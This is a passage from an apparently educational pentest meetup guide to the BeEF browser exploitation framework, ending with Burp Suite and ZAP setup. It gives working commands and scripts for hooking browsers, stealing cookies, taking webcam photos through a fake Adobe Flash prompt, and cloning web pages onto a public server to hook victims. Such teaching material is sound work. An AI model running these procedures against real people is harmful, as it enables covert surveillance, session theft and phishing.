↪168.1.28","domain":"192.168.1.104","port":"3000","page_uri":"http://192.168.1.
↪104:3000/demos/basic.html"}}}}
```

```
hacker@kali:~$ # list logs
hacker@kali:~$ curl --silent http://$BEEF_IPP/api/logs?token=$TOKEN
{"logs_count":14,"logs":[{"id":1,"date":"2015-05-07T22:11:44-07:00","event":"User␣
↪with ip 127.0.0.1 has successfuly authenticated in the application.","type":
↪"Authentication"},{"id":2,"date":"2015-05-07T23:31:44-07:00","event":"User with ip␣
↪127.0.0.1 has successfuly logged out.","type":"Authentication"},{"id":3,"date":
↪"2015-05-07T23:35:30-07:00","event":"User with ip 127.0.0.1 has successfuly␣
↪authenticated in the application.","type":"Authentication"},{"id":4,"date":"2015-05-
↪07T23:40:31-07:00","event":"192.168.1.28 just joined the horde from the domain: 192.
↪168.1.104:3000","type":"Zombie"},{"id":5,"date":"2015-05-07T23:40:31-07:00","event":
↪"192.168.1.28 appears to have come back online","type":"Zombie"},{"id":6,"date":
↪"2015-05-07T23:40:40-07:00","event":"0.009s - [Focus] Browser window has regained␣
↪focus.","type":"Event"},{"id":7,"date":"2015-05-07T23:40:40-07:00","event":"2.412s -
↪ [Blur] Browser window has lost focus.","type":"Event"},{"id":8,"date":"2015-05-
↪07T23:40:45-07:00","event":"7.428s - [Focus] Browser window has regained focus.",
↪"type":"Event"},{"id":9,"date":"2015-05-07T23:40:45-07:00","event":"7.505s - [Mouse␣
↪Click] x: 704 y:401 > html ","type":"Event"},{"id":10,"date":"2015-05-07T23:41:00-
↪07:00","event":"24.461s - [Blur] Browser window has lost focus.","type":"Event"},{
↪"id":11,"date":"2015-05-07T23:43:06-07:00","event":"147.520s - [Focus] Browser␣
↪window has regained focus.","type":"Event"},{"id":12,"date":"2015-05-07T23:43:06-
↪07:00","event":"147.551s - [Blur] Browser window has lost focus.","type":"Event"},{
↪"id":13,"date":"2015-05-07T23:49:57-07:00","event":"User with ip 127.0.0.1 has␣
↪successfuly logged out.","type":"Authentication"},{"id":14,"date":"2015-05-
↪08T10:00:06-07:00","event":"User with ip 192.168.1.28 has successfuly authenticated␣
↪in the application.","type":"Authentication"}]}
```

Of course json and bash don’t mix well. Here go some examples using python2/3:

```
# python2 using requests
python2
import json
import requests
# first get the token
url_base = "http://localhost:3000"
data = json.dumps({"username":"beef", "password":"beef"})
headers = {"Content-type": "application/json", "Accept": "text/json"}
r = requests.post(url_base + "/api/admin/login", data=data, headers=headers)
token = {"token": r.json['token']}
# now get hooked browsers
r = requests.get(url_base + "/api/hooks", params=token)
r.json
exit()
```

Running this gives:

```
hacker@kali:~$ # python2 using requests
hacker@kali:~$ python2
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import json
>>> import requests
>>> # first get the token
... url_base = "http://localhost:3000"
>>> data = json.dumps({"username":"beef", "password":"beef"})
>>> headers = {"Content-type": "application/json", "Accept": "text/json"}
>>> r = requests.post(url_base + "/api/admin/login", data=data, headers=headers)
>>> token = {"token": r.json['token']}
>>> # now get hooked browsers
... r = requests.get(url_base + "/api/hooks", params=token)
>>> r.json
{u'hooked-browsers': {u'offline': {u'0': {u'domain': u'192.168.1.104', u'version': u
↪'UNKNOWN', u'ip': u'192.168.1.28', u'port': u'3000', u'platform': u'Linux x86_64', u
↪'session': u
↪'VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqI0hTtZ3Mx0FXSoL9cMutn915J',␣
↪u'page_uri': u'http://192.168.1.104:3000/demos/basic.html', u'os': u'Linux', u'id':␣
↪1, u'name': None}}, u'online': {u'0': {u'domain': u'192.168.1.104', u'version': u
↪'UNKNOWN', u'ip': u'192.168.1.28', u'port': u'3000', u'platform': u'Linux x86_64', u
↪'session': u
↪'1kOFWialLh8VOvwmu9DO6EDrw7aXwE0GC77furHwAEGi7u0P96uMXgdfKf5h58sCru4dzRqYjkKx6sgn',␣
↪u'page_uri': u'http://192.168.1.104:3000/demos/basic.html', u'os': u'Linux', u'id':␣
↪2, u'name': None}}}}
>>> exit()
```

And in python3:

```
# python3 w/o requests
python3
import json
import urllib.parse
import urllib.request
url_base = "http://localhost:3000"
data = json.dumps({"username":"beef", "password":"beef"}).encode('utf8')
headers = {"Content-type": "application/json", "Accept": "text/json"}
req = urllib.request.Request(url_base + "/api/admin/login", data=data,␣
↪headers=headers)
response = urllib.request.urlopen(req)
answer = json.loads(response.read().decode('utf8'))
token = answer['token']
# now get hooked browsers
req = urllib.request.Request(url_base + "/api/hooks?" +
    urllib.parse.urlencode({"token": token}))
response = urllib.request.urlopen(req)
answer = json.loads(response.read().decode('utf8'))
answer
exit()
```

Running this gives:

```
hacker@kali:~$ # python3 w/o requests
hacker@kali:~$ python3
Python 3.2.3 (default, Feb 20 2013, 14:44:27)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import json
>>> import urllib.parse
>>> import urllib.request
>>> url_base = "http://localhost:3000"
>>> data = json.dumps({"username":"beef", "password":"beef"}).encode('utf8')
>>> headers = {"Content-type": "application/json", "Accept": "text/json"}
>>> req = urllib.request.Request(url_base + "/api/admin/login", data=data,␣
↪headers=headers)
>>> response = urllib.request.urlopen(req)
>>> answer = json.loads(response.read().decode('utf8'))
>>> token = answer['token']
>>> # now get hooked browsers
```

```
... req = urllib.request.Request(url_base + "/api/hooks?" +
...     urllib.parse.urlencode({"token": token}))
>>> response = urllib.request.urlopen(req)
>>> answer = json.loads(response.read().decode('utf8'))
>>> answer
{'hooked-browsers': {'offline': {'0': {'domain': '192.168.1.104', 'version': 'UNKNOWN
↪', 'ip': '192.168.1.28', 'port': '3000', 'platform': 'Linux x86_64', 'session':
↪'VVr7xmQSYAR2ScvA4d7xCxkFnGYc6MMxhmoqoZ9HUdHQ6X4zHLK9HPqI0hTtZ3Mx0FXSoL9cMutn915J',
↪'page_uri': 'http://192.168.1.104:3000/demos/basic.html', 'os': 'Linux', 'id': 1,
↪'name': None}}, 'online': {'0': {'domain': '192.168.1.104', 'version': 'UNKNOWN',
↪'ip': '192.168.1.28', 'port': '3000', 'platform': 'Linux x86_64', 'session':
↪'1kOFWialLh8VOvwmu9DO6EDrw7aXwE0GC77furHwAEGi7u0P96uMXgdfKf5h58sCru4dzRqYjkKx6sgn',
↪'page_uri': 'http://192.168.1.104:3000/demos/basic.html', 'os': 'Linux', 'id': 2,
↪'name': None}}}}
>>> exit()
```

## 6.2.2 Setting up BeEF in Kali

### Installation

On Kali Linux, the package `beef-xss` must be installed and the service **`beef-xss`** started (to run the beef communication server):

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# install required packages
$SUDO apt-get install beef-xss -y
```

On non-Kali hosts follow BeEF Wiki Installation.

### BeEF configuration

See BeEF Wiki Configuration for a quick introduction to configuring BeEF. The main BeEF configuration file `/etc/beef-xss/config.yaml` defines the web server port as 3000 with user/password defaults of "beef/beef". To get a more complete list of BeEF configuration files and search them for particular parameters:

```
# install apt-file if not already installed
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# install required packages
$SUDO apt-get install apt-file
$SUDO apt-file update
# on Kali 1.0.9a the following lists 217 config.yaml filenames
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d:
# to search for "port:" in a configuration file
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d: | \
    xargs -n1 grep -iH 'port:'
# or save config filenames into a file and use that for grep input
apt-file find config.yaml | grep 'beef-xss' | cut -f2 -d: > files.txt
xargs -a files.txt  -n1 grep -iH 'port:'
```

Obviously for a real BeEF deployment all default passwords should be changed with a different web server configuration. But for demo/play purposes the defaults (outside the beef/beef userid/password) are OK on a private network.

### 6.2.3 Running BeEF

#### Starting the services

Start the **beef-xss** service from the command line. The service runs as the unprivileged user beef-xss and therefore cannot access privileged ports. The Admin GUI then runs at http://localhost:3000/ui/panel/ and the sample exploit pages run at http://localhost:3000/demos/basic.html and http://localhost:3000/demos/butcher/index.html.

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# start BeEF communication server prior to exploits
#   ss to check server listening ports
$SUDO ss -tnlp
$SUDO service beef-xss start
sleep 10
$SUDO ss -tnlp

# when done stop the server
$SUDO service beef-xss stop
```

#### Hook browsers

The idea is to get the target browser to execute a page containing **hook.js**, which is quite large (here 7039 lines containing 344,428 tighly-packed bytes):

```
curl --silent --remote-name http://localhost:3000/hook.js
wc hook.js
```

Running this gives:

```
hacker@kali:~$ curl --silent --remote-name http://localhost:3000/hook.js
hacker@kali:~$ wc hook.js
7039  25619 344248 hook.js
```

There are 2 sample pages where browsers can get hooked: http://\protect\T1\textdollarHOSTIP:3000/demos/basic.html and http://\protect\T1\textdollarHOSTIP:3000/demos/butcher/index.html:

```
curl --silent http://localhost:3000/demos/basic.html | grep hook
curl --silent http://localhost:3000/demos/butcher/index.html | grep hook
```

Running this gives:

```
hacker@kali:~$ curl --silent http://localhost:3000/demos/basic.html | grep hook
                var commandModuleStr = '<script src="' + window.location.protocol + '/
↪/' + window.location.host + '/hook.js" type="text/javascript"><\/script>';
        You should be hooked into <b>BeEF</b>.
hacker@kali:~$ curl --silent http://localhost:3000/demos/butcher/index.html | grep␣
↪hook
        var commandModuleStr = '<script src="' + window.location.protocol + '//' +␣
↪window.location.host + '/hook.js" type="text/javascript"><\/script>';
```

You can get another meetup participant to browse to your web server or hook your own browser using either **iceweasel**, **chrome**, or any other installed browser with JavaScript enabled.

### Exploiting hooked browsers

The hooked browser will continually poll the BeEF communication server. The BeEF control panel http://localhost:3000/ui/panel can be used to apply commands from a variety of modules. Let's assume a remote client was hooked by visiting http://\protect\T1\textdollarHOSTIP:3000/demos/basic.html. Try these basic modules:

- In the BeEF control panel browse to the hooked browser under *Online Browsers* and select *Commands → Browser → Hooked Domain → Get Cookie*; then under *Get Cookie* `click` *Execute*; then under *Module Results History* and `click` the last command id. You should see the under *Command results* the cookies on the hooked browser tab ("BEEFHOOK" in for this web page).
- Apply command *Replace HREFS*, which will rewrite the URL's on the hooked browser's page to the URL you specify in the *Replace HREFS Execute* page. Run the command to replace every link on the hooked browser to https://www.google.com/ and verify that the hooked browser links now all actually HREF https://www.google.com/.
- For a final test, under *Online Browsers* select the hooked browser, then select *Commands → Browser → Hooked Domain → Webcam* `click` *Execute*. Of course the client must have an accessible webcam (which can be checked with the *Webcam Permission Check* module). The hooked browser should display a message "This website is using Adobe Flash . . . " with an "Adobe Flash Player Settings" popup requesting *Allow* access to camera and microphone. After acceptance a series of 20 photos are taken at a 1 second interval (unless you changed the defaults). When the command shows the *Ready* status (far lower left of window), in *Module Results History* `click` the last command id. You should see the base64 encoded image data displayed in the *Webcam* panel. The images are large and hard to individually select from the panel. We found it easier to `right-click Select All` and paste it into an fast editor and save the file as `select_all.txt`. Then get the images by:

```
INPUT=select_all.txt
IMAGE=image_
rm -rf ${IMAGE}[0-9][0-9]
sed -ne '/^data: image=/{s/^data: image=//p}' $INPUT | \
  split -d -l 1 - $IMAGE
for i in ${IMAGE}[0-9][0-9]; do
  base64 -d $i > $i.jpg
done
rm -rf ${IMAGE}[0-9][0-9]
```

The webcam images are visible as `image_[0-9][0-9].jpg`.

If the above is too clumsy to do, you can use **sqlite3** on the BeEF database to get the images. Although not recommended, it also gets you familiar with the database behind BeEF. Here we find the images for the hooked browser at 192.168.1.103, which has browser id 6 and only one command with id 17:

```
sqlite3 /usr/share/beef-xss/db/beef.db
.databases
.tables
.schema core_hookedbrowsers
.schema core_results
select id from core_hookedbrowsers where ip = "192.168.1.103";
select distinct command_id from core_results where hooked_browser_id = 6;
.output log.txt
select data from core_results where hooked_browser_id  = 6 and command_id = 17;
```

Then process `log.txt` to get the images:

```
INPUT=log.txt
IMAGE=image-
rm -rf ${IMAGE}[0-9][0-9]
```

```
sed -ne '/^{"data":"image=/{s/^{"data":"image=//;s/"}//;p}' $INPUT | \
  split -d -l 1 - $IMAGE
for i in ${IMAGE}[0-9][0-9]; do
  base64 -d $i > $i.jpg
done
rm -rf ${IMAGE}[0-9][0-9]
```

The webcam images are visible as `image-[0-9][0-9].jpg`.

### More exploiting hooked browsers

Consult the BeEF wiki for more examples: BeEF wiki social engineering and BeEF wiki metasploit are good starts.

### Stopping the services

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
# stop BeEF communication server prior to exploits
$SUDO service beef-xss stop
```

## 6.2.4 DigitalOcean BeEF clone_page example

From BeEF web cloning, BeEF mass mailing, Social Engineering with better BeEF!:

> Both the web cloner and the mass mailer functionality are currently exposed only via the RESTful API. To clone https://example.com/login.aspx and mount it on /login.aspx on BeEF, use the following curl request:(update [BeEF]; and [token]; accordingly):
>
> ```
> curl -H "Content-Type: application/json; charset=UTF-8" -d
>  '{"url":"https://example.com/login.aspx", "mount":"/login.aspx"}'
>  -X POST http://[BeEF]/api/seng/clone_page?token=[token];
> ```

This example shows how to use the web cloner on a DigitalOcean Debian 8 VM (droplet) running BeEF. The Debian package **`authbind`** is used to allow BeEF to listen on privileged port 443.

### Server setup

Assume a DigitalOcean droplet: size 512 MB, Debian 8 x64 image, with `~/.ssh/keys/id_do_rsa` for passwordless access to the droplet (or type in passwords below). First start by connecting as root to the VM:

```
# set to BeEF server IP and remove any known_hosts of same IP
VM=162.243.153.78
ssh-keygen -f "$HOME/.ssh/known_hosts" -R $VM
# will use ssh keys for passwordless access to VM
ssh-add ~/.ssh/keys/id_do_rsa
ssh root@$VM
```

At the BeEF VM as root create & `su` to normal user for BeEF setup:

```
VM=162.243.153.78
# create a non-root user to "su"
RU=hacker
```

```
apt-get install sudo -y
useradd -m $RU
passwd $RU
# enter password twice
usermod -a -G sudo $RU
chsh -s /bin/bash $RU
# userdel -r $RU

# switch to normal user
su - $RU
FQDN="pentest-meetup.do.bitbender.org"
VM=162.243.153.78
HTTP=https
RU=hacker
BEEF_IPP="$VM"
BEEF_USER="lethal"
BEEF_PW="beef-test"

# BeEF VM setup
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date
$SUDO apt-get update
$SUDO apt-get remove rpcbind -y
$SUDO apt-get autoremove -y
$SUDO apt-get install curl git -y
$SUDO apt-get install authbind -y
# let $RU access ports 80, 443
$SUDO touch /etc/authbind/byport/80
$SUDO chgrp $RU /etc/authbind/byport/80
$SUDO chmod 770 /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chgrp $RU /etc/authbind/byport/443
$SUDO chmod 770 /etc/authbind/byport/443

# install, setup BeEF
$SUDO apt-get install gnupg2 -y
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys␣
↪409B6B1796C275462A1703113804BB82D39DC0E3
curl -sSL https://raw.githubusercontent.com/wayneeseguin/rvm/master/binscripts/rvm-
↪installer \
    | bash -s stable
source ~/.rvm/scripts/rvm
rvm install 2.1.5
rvm use 2.1.5 -- default
gem install bundler
git clone git://github.com/beefproject/beef.git
cd beef
# edit config.yaml to change
#   beef:http:host from "0.0.0.0" to "$FQDN"
#   beef:http:port from "3000" to "443"
#   userid/password from beef/beef to lethal/beef-test
#   https: enable: true
mv config.yaml config.yaml.orig
cp config.yaml.orig config.yaml
sed -i -e 's/host: "0.0.0.0"/host: "'$FQDN'"/'  config.yaml
sed -i -e 's/port: "3000"/port: "'443'"/'  config.yaml
sed -i -e 's/user:   "beef"/user:   "'"$BEEF_USER"'"/'  config.yaml
sed -i -e 's/passwd: "beef"/passwd: "'"$BEEF_PW"'"/'  config.yaml
[[ "$HTTP" == "https" ]] && sed -i -e '/https:/{n;s/false/true/}' config.yaml
bundle install
nohup authbind ruby beef &
# when done, stop BeEF via
#   kill -INT $(ps -C ruby -o pid=)
```

### Clone_page

Continue on from the session above to clone https://pentest-meetup.appspot.com/html/index.html:

```
BEEF_IPP="$FQDN"
BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
# clone_page https://pentest-meetup.appspot.com/html/index.html
#   first get the API token needed for authentication
DATA='{"username":"'"$BEEF_USER"'", "password":"'"$BEEF_PW"'"}'
RESPONSE=$(curl --silent --insecure --request POST \
               --header "Content-Type: application/json" \
               --data "$DATA" \
            $HTTP://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\"success\":}
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\"token\":\"}
TOKEN=${TOKEN%%\"*}
echo TOKEN=$TOKEN

#   now use the token to clone_page
curl --insecure --header "Content-Type: application/json; charset=UTF-8"  \
     --data '{"url":"https://pentest-meetup.appspot.com/html/index.html", "mount":"/
↪html/index.html"}' \
     --request POST $HTTP://$BEEF_IPP/api/seng/clone_page?token=$TOKEN
```

At this point the web page has been cloned on the BeEF server and you can open the web page $HTTP://$FQDN/html/index.html to get hooked.

```
curl --silent --insecure https://$FQDN/html/index.html | grep hook.js
```

## 6.2.5 Google Compute Engine BeEF clone_page example

### External vs internal IP

Here is the Google Compute Engine (GCE) version of the DigitalOcean clone_page example. This illustrates setting up BeEF behind a NAT'ed server: DigitalOcean's sole network interface uses the VM's external IP (simplifying the setup), whereas GCE's sole network interface uses the VM's internal IP address. For configuration this means for DigitalOcean's `config.yaml` uses:

```
beef:
     http:
         host: "EXTERNAL_IP_OR_FQDN"
         port: "EXTERNAL_PORT"
```

But GCE needs to handle the NAT so `config.yaml` uses:

```
beef:
    http:
        host: "INTERNAL_IP_OR_FQDN"
        port: "INTERNAL_PORT"
        public: "EXTERNAL_IP_OR_FQDN"
        public_port: "EXTERNAL_PORT"
```

Complicating this is the fact that currently BeEF's web_clone.rb has a bug in generating the <script> tag for **hook.js** in that it uses `beef:http:host` and `beef:http:port`; for GCE this is the non-routable internal IP which cannot be access by the victim making it impossible to hook any client. Here's the web_clone.rb before code:

```
beef_proto = @config.get("beef.http.https.enable") == true ? "https" : "http"
@beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.get('beef.
↪http.port')}#{@config.get('beef.http.hook_file')}"
```

and while this is not an official fix, this code makes GCE work:

```
beef_proto = @config.get("beef.http.https.enable") == true ? "https" : "http"
beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.http.public")␣
↪: @config.get('beef.http.host')
beef_port = @config.get("beef.http.public_port") != nil ? @config.get("beef.http.
↪public_port") : @config.get('beef.http.port')
@beef_hook = "#{beef_proto}://#{beef_host}:#{beef_port}#{@config.get('beef.http.hook_
↪file')}"
```

To generate a patch file for application later we run:

```
git diff extensions/social_engineering/web_cloner/web_cloner.rb > patch.diff
# Later apply patch via:
#  git apply patch.diff
```

The actual patch is:

```
diff --git a/extensions/social_engineering/web_cloner/web_cloner.rb b/extensions/
↪social_engineering/web_cloner/web_cloner.rb
index 5ef7083..d0f9203 100644
--- a/extensions/social_engineering/web_cloner/web_cloner.rb
+++ b/extensions/social_engineering/web_cloner/web_cloner.rb
@@ -15,7 +15,9 @@ module BeEF
           @config = BeEF::Core::Configuration.instance
           @cloned_pages_dir = "#{File.expand_path('../../../../extensions/social_
↪engineering/web_cloner', __FILE__)}/cloned_pages/"
           beef_proto = @config.get("beef.http.https.enable") == true ? "https" :
↪"http"
-          @beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.
↪get('beef.http.port')}#{@config.get('beef.http.hook_file')}"
+          beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.
↪http.public") : @config.get('beef.http.host')
+          beef_port = @config.get("beef.http.public_port") != nil ? @config.get(
↪"beef.http.public_port") : @config.get('beef.http.port')
+          @beef_hook = "#{beef_proto}://#{beef_host}:#{beef_port}#{@config.get('beef.
↪http.hook_file')}"
         end

         def clone_page(url, mount, use_existing, dns_spoof)
```

### Server setup

Here is the command-line level for setting up a GCE BeEF instance. We'll leave out the details of setting up a GCE account, installing Google Cloud SDK, setting up DNS (you could hack your /etc/hosts file), . . . .

```
# *******************************
# *******************************
# Exploiter host steps
#   Create GCE instance
#   ssh to instance
# *******************************
# *******************************

# Google-isms
PROJECT="bitbender.org:bitbender"
ZONE="us-central1-c"
MACHINE="f1-micro"
IMAGE="https://www.googleapis.com/compute/v1/projects/debian-cloud/global/images/
↪backports-debian-7-wheezy-v20150423"
INSTANCE="pentest-meetup"
TAG=beef
# Use this DNS name (put in DNS or /etc/hosts on remote machines)
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"
# Create SSH key (or use existing one)
VMUSER=hacker
EMAIL="hacker@$DOMAIN"
SSH_PRIV_FILE="$HOME/.ssh/id_rsa_gce"
SSH_PUB_FILE="$SSH_PRIV_FILE.pub"
# enter a password
ssh-keygen -t rsa -b 4096 -C "$EMAIL" -f $SSH_PRIV_FILE
SSH_PUB_KEY="$(cat $SSH_PUB_FILE)"

# Set project and zone
gcloud config set project $PROJECT
gcloud config set compute/zone $ZONE

# See existing instances
gcloud compute instances list

# Add beef firewall tag
# NOTE: more ports needed as more BeEF ports used
gcloud compute firewall-rules list
gcloud compute firewall-rules delete beef-local --quiet
gcloud compute firewall-rules create beef-local --network default \
    --allow udp:5300,tcp:6789 --source-ranges 127.0.0.1 --target-tags $TAG
gcloud compute firewall-rules delete beef-external --quiet
gcloud compute firewall-rules create beef-external --network default \
    --allow udp:5300,tcp:80,tcp:443,tcp:2000,tcp:3000 --target-tags $TAG
gcloud compute firewall-rules list

# Create instance using beef firewall tag
gcloud compute --project "$PROJECT" \
    instances create "$INSTANCE" \
    --zone "$ZONE" --machine-type "$MACHINE" --network "default" \
    --maintenance-policy "MIGRATE" \
    --scopes=https://www.googleapis.com/auth/devstorage.read_only,https://www.
↪googleapis.com/auth/logging.write \
    --tags=$TAG \
    --image "$IMAGE" \
    --boot-disk-type "pd-standard" \
    --boot-disk-device-name "$INSTANCE" \
    --metadata "sshKeys=$VMUSER:$SSH_PUB_KEY"

# Wait for it to start then get external and internal IPs
gcloud compute instances list

# Here goes the external and internal IPs
EXT_IP=23.236.54.36
# Remove external IP from known_hosts
ssh-keygen -f "$HOME/.ssh/known_hosts" -R $EXT_IP
# Add IP to /etc/hosts if not part of DNS
# echo "$NAT  $FQDN" >> /etc/hosts
INT_IP=10.240.52.147
ssh-add $SSH_PRIV_FILE

# Log into GCE instance (no password needed)
ssh $VMUSER@$EXT_IP
```

Now that you’re on the VM:

```
# *******************************
# *******************************
# GCE steps
# *******************************
# *******************************

# Set up variables again ...
# REMEMBER TO CHANGE THE IPs
EXT_IP=23.236.54.36
INT_IP=10.240.52.147
VMUSER=hacker
INSTANCE="pentest-meetup"
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"

# More variables
BEEF_IPP="$FQDN"
BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date

# Install needed software and set up authbind to allow binding to low port numbers
$SUDO apt-get update
$SUDO apt-get install curl git -y
$SUDO apt-get install authbind -y
$SUDO touch /etc/authbind/byport/80
$SUDO chgrp $VMUSER /etc/authbind/byport/80
$SUDO chmod 770 /etc/authbind/byport/80
$SUDO touch /etc/authbind/byport/443
$SUDO chgrp $VMUSER /etc/authbind/byport/443
$SUDO chmod 770 /etc/authbind/byport/443
$SUDO apt-get install gnupg2 -y
```

```
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys␣
↪409B6B1796C275462A1703113804BB82D39DC0E3
curl -sSL https://raw.githubusercontent.com/wayneeseguin/rvm/master/binscripts/rvm-
↪installer \
    | bash -s stable
source ~/.rvm/scripts/rvm
rvm install 2.1.5
rvm use 2.1.5 -- default
gem install bundler
git clone git://github.com/beefproject/beef.git
cd beef
# patch web_cloner.rb
cat > patch.diff <<EOF
diff --git a/extensions/social_engineering/web_cloner/web_cloner.rb b/extensions/
↪social_engineering/web_cloner/web_cloner.rb
index 5ef7083..d0f9203 100644
--- a/extensions/social_engineering/web_cloner/web_cloner.rb
+++ b/extensions/social_engineering/web_cloner/web_cloner.rb
@@ -15,7 +15,9 @@ module BeEF
           @config = BeEF::Core::Configuration.instance
           @cloned_pages_dir = "#{File.expand_path('../../../../extensions/social_
↪engineering/web_cloner', __FILE__)}/cloned_pages/"
           beef_proto = @config.get("beef.http.https.enable") == true ? "https" :
↪"http"
-          @beef_hook = "#{beef_proto}://#{@config.get('beef.http.host')}:#{@config.
↪get('beef.http.port')}#{@config.get('beef.http.hook_file')}"
+          beef_host = @config.get("beef.http.public") != nil ? @config.get("beef.
↪http.public") : @config.get('beef.http.host')
+          beef_port = @config.get("beef.http.public_port") != nil ? @config.get(
↪"beef.http.public_port") : @config.get('beef.http.port')
+          @beef_hook = "#{beef_proto}://#{beef_host}:#{beef_port}#{@config.get('beef.
↪http.hook_file')}"
         end

         def clone_page(url, mount, use_existing, dns_spoof)
EOF
git apply patch.diff
# edit config.yaml
[[ ! -e config.yaml.orig ]] && mv config.yaml config.yaml.orig
cp config.yaml.orig config.yaml
if [[ "$EXT_IP" != "$INT_IP" ]]; then
  sed -i -e 's/#public: ""/public: "'$FQDN'"/'  config.yaml
  sed -i -e 's/#public_port: ""/public_port: "'443'"/'  config.yaml
fi
sed -i -e 's/host: "0.0.0.0"/host: "'$INT_IP'"/'  config.yaml
sed -i -e 's/port: "3000"/port: "'443'"/'  config.yaml
sed -i -e 's/user:    "beef"/user:    "'"$BEEF_USER"'"/'  config.yaml
sed -i -e 's/passwd: "beef"/passwd: "'"$BEEF_PW"'"/'  config.yaml
sed -i -e '/https:/{n;s/false/true/}' config.yaml
# install beef
bundle install

# Now run beef
#   see only port 22 listening
ss -tnl
nohup authbind ruby beef &
#   do this a couple of times to see how fast it starts
ss -tnl
```

```
# when done, stop BeEF via
#   kill -INT $(ps -C ruby -o pid=)
# look at log
#   less $HOME/beef/nohup.out
```

Now the BeEF instance is up and running. Continue the demo on your exploit machine.

### Clone_page

Here is the command-line level for cloning a web page. After this is done you should be able to visit https://\protect\T1\textdollarFQDN/html/index.html and get hooked:

```
# *******************************
# *******************************
# Exploiter host steps
#   Clone a web site
# *******************************
# *******************************

# Set up variables again ...
BEEF_IPP="$FQDN"
BEEF_USER="lethal"
BEEF_PW="beef-test"
HTTP=https
CLONEME="https://pentest-meetup.appspot.com/html/index.html"

# Get RESTapi TOKEN
DATA='{"username":"'"$BEEF_USER"'", "password":"'"$BEEF_PW"'"}'
RESPONSE=$(curl --silent --insecure --request POST \
               --header "Content-Type: application/json" \
               --data "$DATA" \
            $HTTP://$BEEF_IPP/api/admin/login)
SUCCESS=${RESPONSE#*\"success\":}
SUCCESS=${SUCCESS%%,*}
echo SUCCESS=$SUCCESS
TOKEN=${RESPONSE#*\"token\":\"}
TOKEN=${TOKEN%%\"*}
echo TOKEN=$TOKEN

# clone_page using the TOKEN
curl --insecure --header "Content-Type: application/json; charset=UTF-8"  \
     --data '{"url":"'$CLONEME'", "mount":"/html/index.html"}' \
     --request POST $HTTP://$BEEF_IPP/api/seng/clone_page?token=$TOKEN

# Now can fetch cloned page and get hooked:
# curl --insecure $HTTP://$FQDN/html/index.html | grep hook
```

### Server delete

If you're done now first logon/logoff the GCE instance to shut down BeEF and the server:

```
# On the attacker machine
PROJECT="bitbender.org:bitbender"
ZONE="us-central1-c"
INSTANCE="pentest-meetup"
```

```
DOMAIN="gce.bitbender.org"
FQDN="$INSTANCE.$DOMAIN"
VMUSER=hacker
EMAIL="hacker@$DOMAIN"
SSH_PRIV_FILE="$HOME/.ssh/id_rsa_gce"
ssh-add $SSH_PRIV_FILE
ssh $VMUSER@$EXT_IP

# on the GCE BeEF instance
cd
cd beef
kill -INT $(ps -C ruby -o pid=)
SUDO="$(which sudo)"
[[ "$USER" == "root" ]] && SUDO=
$SUDO date
$SUDO shutdown -h now

# On the attacker machine
#   it takes a little while for the instance to reach TERMINATED status
gcloud compute instances list
# If you're done with the instance:
gcloud compute instances delete $INSTANCE --quiet
gcloud compute instances list
# And remove the added firewall-rules
gcloud compute firewall-rules delete beef-local --quiet
gcloud compute firewall-rules delete beef-external --quiet
```

Don't forget to clean up DNS or your `/etc/hosts` file.

---

## 6.3 Burp Suite and ZAP

Virtually all the exploits are written up using command line tools only. However, web exploits are usually first investigated using GUI tools like web browsers and intercepting proxies like Burp Suite and ZAP.

Burp Suite Editions has free and professional editions. The free edition provides: an intercepting proxy; an application-aware spider; a repeater tool allowing request manipulation and resend; and some additional tools. It lacks a scanner, has some speed limitations, and lacks a save/restore feature.

ZAP is an OWASP open source "integrated penetration testing tool for finding vulnerabilities in web applications". Consult the web site for documentation.

### 6.3.1 Burp Suite

#### Burp Suite Setup

You can start Burp Suite as `burpsuite` from the command line or the gui *Kali Linux* → *Web Applications* → *Web Application Proxies* → *burpsuite*.

#### Installing Burp's CA Certificate

Follow Installing Burp's CA Certificate to install the Burp Suite CA certificate:

> By default, when you browse an HTTPS website via Burp, the Proxy generates an SSL certificate for each host, signed by its own Certificate Authority (CA) certificate. This CA certificate is generated the first time Burp is run, and stored locally. To use Burp Proxy most effectively with HTTPS websites, you will need to install Burp's CA certificate as a trusted root in your browser.

The certificate installation instructions also show how to Configure Your Browser to use the Burp Suite proxy.

#### Proxy Options

Select *Proxy* then *Options*. Under *Proxy Listeners* select *Proxy*; then under *Intercept Server Responses* select all but status code not matching ^304$.

#### Intercept On/Off

Remember to turn the proxy intercept on/off as desired on the *Intercept is on/off* button, located on the *Proxy & Intercept* tabs. Pentesters have left in on and wondered why their web browser hangs.

### 6.3.2 ZAP

#### ZAP Setup

You can start ZAP as `owasp-zap` from the command line or the gui *Kali Linux* → *Web Applications* → *Web Application Proxies* → *owasp-zap*.

#### Installing ZAP's CA Certificate

